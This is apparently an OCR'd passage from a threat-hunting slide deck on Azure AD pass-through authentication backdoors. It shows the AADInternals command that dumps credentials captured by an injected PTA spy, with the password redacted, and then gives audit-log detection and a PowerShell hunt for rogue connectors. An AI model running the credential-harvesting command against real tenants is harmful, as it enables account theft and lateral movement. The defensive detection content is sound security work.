
Threat Actor Workflow

3. Once PTA spy has been injected, the threat actor can harvest credentials

```
PTA PS > Get-AADIntPTASpyLog -decode
UserName                    Password                                Time
--------                    --------                                ----
blue@threathunting.dev <cleartextpassword> 3/01/2022 3:52:29 AM
```

*TA can use the credentials to laterally move in to on-premises

Authentication Flow with TA's PTA



Detection & Hunting

Detection

Log Source: Azure Active Directory Audit Logs

Service: Application proxy

Category: Resource management

Activity Type: Register connector

Hunting

Proactively list the registered connectors in Azure AD and identify anomaly from the approved list

```
PS> Import-Module .\PassthroughAuthPSModule.psd1
PS> Get-Agents -OnPremisesPublishingType Authentication
id                          : e3eeaedd-e931-48e5-a2c8-005f15c868ba
machineName                 : TA-PTAMachine
externalIp                  : 118.XXX.XXX.XX
agentGroups                 : {60747eac-3aa7-413c-8ace-e54c1b61510b}
status                      : active
supportedPublishingTypes    : {authentication}

id                          : 0bdddcb6-468e-40b5-a305-4d2d3be32df3
machineName                 : ad-connect.threathunting.dev
externalIp                  : 118.XXX.XXX.XX
agentGroups                 : {60747eac-3aa7-413c-8ace-e54c1b61510b}
status                      : active
supportedPublishingTypes    : {authentication}
```

Reference

Microsoft Azure. (17 06, 2021). *Azure Active Directory*. Retrieved from https://azure.microsoft.com/en-us/services/active-directory/

Reiner, S. (21 11, 2017). *Golden SAML: Newly Discovered Attack Technique Forges Authentication to Cloud Apps*. Retrieved from www.cyberark.com: https://www.cyberark.com/resources/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-to-cloud-apps

Syynimaa, D. N. (30 10, 2019). *Deep-dive to Azure Active Directory Identity Federation*. Retrieved from o365blog: https://o365blog.com/post/aad-deepdive/

Syynimaa, D. N. (n.d.). *AADInternals*. Retrieved from Github: https://github.com/Gerenios/AADInternals

Burns, M. (20 09, 2020). *Detecting Microsoft 365 and Azure Active Directory Backdoors*. Retrieved from FireEye: https://www.fireeye.com/blog/threat-research/2020/09/detecting-microsoft-365-azure-active-directory-backdoors.html

Thank You!